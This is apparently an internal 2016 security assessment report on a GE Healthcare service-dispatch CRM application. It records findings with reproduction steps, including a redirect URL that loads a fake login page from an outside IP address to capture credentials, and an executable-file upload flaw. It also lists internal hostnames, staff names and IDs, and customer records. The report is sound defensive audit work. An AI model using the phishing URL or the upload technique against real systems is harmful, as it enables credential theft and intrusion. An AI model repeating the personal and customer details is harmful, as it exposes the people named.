



# Application Vulnerability Assessment

## Technical Report

SDT-ASEAN

Healthcare - Healthcare Global  
Services

Request #: 153286102

Version: 1.0

**Application Owner:** Paul Han (212326166)

**Dates of Security Assessment:** August 3rd to August 5th, 2016

**Application Type:** Intranet

**Application Scope:** Completely Assessed

**Assessment Type:** Application Vulnerability Assessment (AVA)

- Automated Vulnerability Scan
- Walk-Through Penetration Test
- Limited Source Code Assessment

**Application Assessed By:** Antonio Gonzalez (502541147)  
Diana Camacho (502563202)  
Santos De Lira (502228956)

# INDEX

1 INTRODUCTION.....3

2 EXECUTIVE SUMMARY .....4

3 ASSESSMENT STATISTICS .....5

4 DISCOVERED VULNERABILITIES .....6

5 MAJOR FINDINGS .....8

6 VERSION HISTORY.....9

7 APPLICATION DETAILS .....10

8 APPLICATION-SPECIFIC FINDINGS.....11

9 INFRASTRUCTURE-SPECIFIC FINDINGS.....32

APPENDIX I - REFERENCES .....37

APPENDIX II - OPERATIONAL RISK DEFINITION .....39

APPENDIX III - ASSESSMENT RATING CALCULATION .....40

APPENDIX IV - GLOSSARY .....41

CONTACT INFO.....42

# 1 Introduction

The GE Software & Product Security Center of Excellence (COE) performs comprehensive application security assessments for the GE businesses. Using a centralized pool of security expertise, the COE provides both automated and manual assessments for the committed number of web applications, as well as code assessments for Internet facing applications. Among the types of vulnerabilities we test for are: broken access controls, cross-site scripting, SQL injections, input validation errors, and several others identified in the security industry, which are deemed critical in an application. This report details application vulnerabilities that were identified during our security assessment process. Also included in this report are best practices and recommendations for remediation.

*Ultimately, remediation is the application team's responsibility. Any final decisions on how to handle these security issues should be verified and approved by the security leader of your business.*

For more information on what takes place during a security assessment, please visit the Software & Product Security COE portal at <http://spscoe.ge.com>.

## Application Vulnerability Assessment (AVA) Service

Manual Application Vulnerability Assessment (AVA) identifies vulnerabilities in a live instance (staging or QA) of an application using source code analysis and penetration test techniques to accelerate the review process.

**Note:** AVA is not a complete line-by-line source code review and only a portion of the code will be used. (If Source code is not available, only the Manual and Automated test will be performed.)

## Application Security Domains

1. Input Validation (includes identifying potential XSS, SQL Injection & Buffer Overflows)
2. Exception Management (includes Error handling)
3. Information Handling (includes Data Protection, Parameter Manipulation, Sensitive Data and Information Leakage)
4. Application Denial of Service
5. Authentication (includes Session Management)
6. Auditing and Logging
7. Access Control (includes Authorization)
8. Configuration Management

## 2 Executive Summary

**General Information** The security assessment for the *SDT-ASEAN* application took place from August 3rd to August 5th, 2016. The purpose of the audit was to identify the potential vulnerabilities in the application. The vulnerabilities tested in the application included access control, cross-site scripting, SQL injection and configuration management issues.

**IMPORTANT:** Application Vulnerability Assessment (AVA) is not a comprehensive assessment that will identify all vulnerabilities. The assessment is conducted during a finite period of time, therefore the audit will identify and report as many vulnerabilities as possible given these constraints.

### Assessment Rating



Based on the number of findings and their criticality, the COE has estimated an overall assessment rating of C+. This rating represents how much the application is a risk to an attack. This is provided for ranking purposes only. See *Appendix III* for more information on how we calculate this rating.

**Notice:** This is not an evaluation of how "good" or "bad" the application is constructed and might not represent how (in) secure the application is, as we assess only the deployment in a specific and finite period of time.



**Results Summary** We identified lack of input validation, external content as part of application, missing or incorrect data classification, lack of server-side input validation, sensitive information disclosure and improper server configuration as root causes for the 16 issues found in the application (2 of high risk, 10 of low risk and 4 informational). They lead to phishing - content spoofing and insecure file upload - executable files in the application, which should be taken care of at the earliest opportunity.

**Recommended Actions** These issues can be mitigated with minimum effort through implementation of standard security practices such as restricting uploaded files type, restricting display of information to internal content, following GE data classification best practices, implementing server-side input validation, removing or encrypting sensitive information and securing server configuration.

**Testing Limitations** Testing was limited to the front-end of the application and does not include in-depth host server analysis or network related issues. Database or the web server security design are also not in scope.



For more details, please see *Findings* section below.

### 3 Assessment Statistics



The highest vulnerability criticality is high; we recommend that you fix these issues as soon as possible.

Most of the issues are infrastructure-specific. This usually means that fixing them is out of your control. Take provisions in order not to miss your release date.



Default configuration is the root cause for the security issues found in the application.

Vulnerabilities of the configuration management category are the most present vulnerabilities across the application.

## 4 Discovered Vulnerabilities

### Application-Specific Vulnerabilities

No	Vulnerability	Occurrences	Probability	Impact	CVSS	Risk Value	Risk Level
1	Phishing - Content Spoofing	1	High (8)	Extreme (8)	5.5	64	High
2	Insecure File Upload - Executable Files	1	High (8)	Major (7)	5.5	56	High
3	Sensitive Information Disclosed In Configuration Files	2	Slight (4)	Slight (3)	2.1	12	Low

### Infrastructure-Specific Vulnerabilities

No	Vulnerability	Occurrences	Probability	Impact	CVSS	Risk Value	Risk Level
1	Administrative Console Accessible	2	Low (5)	Significant (6)	2.1	30	Low
2	Insecure Default Page	6	High (8)	Slight (3)	2.1	24	Low

**Note:** The auditor evaluates the above risk ratings considering the nature of the problem and the potential impact. This may be required to be re-rated by the application owner and the security leaders considering the environment of the application and the asset value that is facing the threat.

## Potential Threats (Informational)

These are issues that could not be verified or the risk is too low to consider them a threat against the application:

- Potential Application DoS - Storage Media Could Be Exhausted - 1 occurrence.
- Concurrent Authentication with Single Account - 1 occurrence.
- TRACE HTTP Method Enabled - 1 occurrence.
- Missing or incorrect data classification in GE document - 1 occurrence.

## 5 Major Findings

The following are the major findings in the application. See the findings section of the report for more detailed explanations and recommendations.

### 5.1. Phishing - Content Spoofing

The application allows a user to display content of an external source, as if it were a part of the site. This facilitates phishing attacks.

### 5.2. Insecure File Upload - Executable Files

The application allows a user to upload executable files, such as EXE, AS, JAR, MSI, BAT, etc. to the server in order to attack other client machines or the network by uploading viruses, worms, or Trojan horses.



## 6 Version History

This section provides a history of documented changes related to vulnerability dispute, rating dispute, change of scope, etc. Please use the table below to document the changes. All fields are mandatory (except on version 1.0).

Ver.#	Change Date	Change Type	Request by	Impact	Previous Report Grade	Approved by
1.0	08/05/2016	Creation & Release	Paul Han (212326166)	N/A	N/A	Martha Salgado (502246474)

## 7 Application Details

**Tested URL:** [http://tst-crmintl.health.ge.com/emedical\\_enu](http://tst-crmintl.health.ge.com/emedical_enu)

**Description:** Smart dispatch tool will help drive real time visibility of engineer availability and dispatch engineer with the right skill set at the customer site to drive productivity.

**User Accounts and Role Matrix:**

No.	Role Name	Description	Test User Id
1	Call center rep	GEHC Svc Ultrasound Call Center Rep 100004781	999009607
2	Field Engineer	GEHC Svc Call Center Rep	999009608

## 8 Application-Specific Findings

### 8.1 Phishing - Content Spoofing

High

Category:	Input Validation
CVSS:	5.5 (AV:N/AC:L/Au:S/C:P/I:P/A:N)
CWE IDs:	CWE-20,CWE-601

**Description:** The application allows a user to display content of an external source, as if it were a part of the site. This facilitates phishing attacks.

**Specific Scenario:** The "SWEU" HTML parameter associated with a redirect functionality is not properly validated for the user input and can be exploited for carrying out phishing attack. The attacker can redirect the user to any other website hosted by them once the user has been authenticated from the login page. Additionally, the attacker can create fake web pages including login forms, defacements, false press releases, etc. to spoof user's credentials.

**URI:**

[http://tst-crmintl.health.ge.com/emedical\\_enu/start.swe](http://tst-crmintl.health.ge.com/emedical_enu/start.swe) [SWEU]

**Steps to Reproduce Exploit:**

1. Log in to the application as any valid user.
2. In the browser's address bar, type the following URL: [http://tst-crmintl.health.ge.com/emedical\\_enu/start.swe?SWECmd=ShowPopupFrames&SWEDIC=1&SWEU=http://3.211.64.206:333/XSS/](http://tst-crmintl.health.ge.com/emedical_enu/start.swe?SWECmd=ShowPopupFrames&SWEDIC=1&SWEU=http://3.211.64.206:333/XSS/) and press the **Enter** key.
3. A new fake login window will be displayed, type any user credentials and press the **Enter** key.
4. Finally, as you can see, the credentials were stolen by an external page.

**Recommendation:**

Implement positive validation or white list filtering by accepting only predefined, well known input values. For instance, only insert content from a known, valid URL in to the application.

**Further References:**

[http://sc.ge.com/\\*RemediationGuide?phishing](http://sc.ge.com/*RemediationGuide?phishing)  
<http://www.owasp.org/index.php/Phishing>  
<http://projects.webappsec.org/w/page/13246917/Content%20spoofing>  
<http://www.antiphishing.org/>



## Evidence of the vulnerability successfully exploited:

1. Log in to the application as any valid user.

Activity #	New	Type	Description	Priority	Account/Customer	Created	Start Date
1-1Y4TOM		Email - Outbound				03/08/2016 15:48:0	03/08/2016 15:48:0
1-1Y4TCLK	*	Email - Outbound				03/08/2016 15:45:3	03/08/2016 15:45:3
1-1Y4Q3NY				1 - None		03/08/2016 12:01:1	03/08/2016 12:01:1
1-1Y34R4O		Field Support		1 - None	JOSEF VICENT CARMONA MORAL	01/08/2016 16:03:4	01/08/2016 16:03:4
1-1X3PLP0		Installation		1 - None	CENTRE HOSPITALIER DE LA COTE	05/07/2016 09:48:1	05/07/2016 09:48:1
1-1X3PLUW		Installation		1 - None	CENTRE HOSPITALIER DE LA COTE	05/07/2016 07:42:2	05/07/2016 07:42:2
1-1X423X1		PM (Planned Maint)		1 - None	POLYCLINIQUE DE BLOIS	04/07/2016 13:08:4	04/07/2016 13:08:4

2. In the browser's address bar, type the following URL: [http://tst-crmintl.health.ge.com/emedical\\_enu/start.swe?SWECmd=ShowPopupFrames&SWEDIC=1&SWEU=http://3.211.64.206:333/XSS/](http://tst-crmintl.health.ge.com/emedical_enu/start.swe?SWECmd=ShowPopupFrames&SWEDIC=1&SWEU=http://3.211.64.206:333/XSS/) and press the **Enter** key.

Activity #	New	Type	Description	Priority	Account/Customer	Created	Start Date
1-1Y4TOM		Email - Outbound				03/08/2016 15:48:0	03/08/2016 15:48:0
1-1Y4TCLK	*	Email - Outbound				03/08/2016 15:45:3	03/08/2016 15:45:3
1-1Y4Q3NY				1 - None		03/08/2016 12:01:1	03/08/2016 12:01:1
1-1Y34R4O		Field Support		1 - None	JOSEF VICENT CARMONA MORAL	01/08/2016 16:03:4	01/08/2016 16:03:4
1-1X3PLP0		Installation		1 - None	CENTRE HOSPITALIER DE LA COTE	05/07/2016 09:48:1	05/07/2016 09:48:1
1-1X3PLUW		Installation		1 - None	CENTRE HOSPITALIER DE LA COTE	05/07/2016 07:42:2	05/07/2016 07:42:2
1-1X423X1		PM (Planned Maint)		1 - None	POLYCLINIQUE DE BLOIS	04/07/2016 13:08:4	04/07/2016 13:08:4



## 8.2 Insecure File Upload - Executable Files

High

Category:	Input Validation
CVSS:	5.5 (AV:N/AC:L/Au:S/C:P/I:P/A:N)
CWE ID:	CWE-713

**Description:** The application allows a user to upload executable files, such as EXE, AS, JAR, MSI, BAT, etc. to the server in order to attack other client machines or the network by uploading viruses, worms, or Trojan horses.

**Specific Scenario:** Any authenticated user can upload executable files at the "Contacts" page. These files may contain malicious functionality such as viruses, worms, Trojan horses, etc.

**URI:**

[http://tst-crmintl.health.ge.com/emedical\\_enu/start.swe](http://tst-crmintl.health.ge.com/emedical_enu/start.swe) [Contacts]

**Steps to Reproduce Exploit:**

1. Log in to the application as any valid user.
2. Click on the "Contacts" tab.
3. From the "Recent Records" frame, click on any of the links; in this case, click on the "David JAUDEAU" link.
4. From the drop down menu select the "Attachments" option.
5. Click on the "New File" button.
6. Select an executable file; in this case "SuperScan4".
7. Click on the "Open" button.
8. As you can see, the executable file was uploaded successfully.
9. Click on the link of the file we recently uploaded.
10. Click on the "Save" button.
11. Select a folder destination to save the file, click on the "Save" button and open it.
12. Finally, as you can see, the file uploaded in previous steps will be executed.

**Recommendation:**

Ensure the application allows only a set of file types, which, depending on the situation could be pdf, txt, images, etc. Avoid allowing files containing executable/script files.

**Further References:**

[http://sc.ge.com/\\*RemediationGuide?malicious\\_file](http://sc.ge.com/*RemediationGuide?malicious_file)  
[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)

## Evidence of the vulnerability successfully exploited:

1. Log in to the application as any valid user.

2. Click on the "Contacts" tab.

Activity #	New	Type	Description	Priority	Account/Customer	Created	Start Date
1-1DE4100		Appointment				02/07/2016 11:41:15	
1-1Y901X		Field Support		1 - None	TWIN LAKES SURGERY CEN	04/08/2016 20:20:2	04/08/2016
1-1Y5151C		Field Support		1 - None	TWIN LAKES SURGERY CEN	04/08/2016 09:49:2	04/08/2016
1-1Y597B2		Field Support		1 - None	GEN ELECT PORTUGUESA S	04/08/2016 07:02:3	04/08/2016
1-1Y4Q3PD		Field Support		1 - None	GEN ELECT PORTUGUESA S	04/08/2016 12:30:0	03/08/2016
1-1Y088B9		Depot Repair		1 - None	LIFE LINE DIAGNOSTICS	01/08/2016 08:02:4	01/08/2016
1-1Y0889E		Tech Support		1 - None	LIFE LINE DIAGNOSTICS	01/08/2016 08:01:0	01/08/2016

3. From the "Recent Records" frame, click on any of the links; in this case, click on the "David JAUDEAU" link.

Contacts Home | Contacts List | Consumers List | Personal Contacts List | Charts | Manager's Explorer | My Team's Universe By Specialty | Contact Administration | Customer Interaction Monitor

Frequently Viewed Contacts



My Contacts  
My Contacts  
Add

All Contacts  
All Contacts



Recent Records



- David JAUDEAU
- DR BALANI


Email: Add & Go











## 8.3 Sensitive Information Disclosed In Configuration Files

Low

Category:	Sensitive Information Disclosure
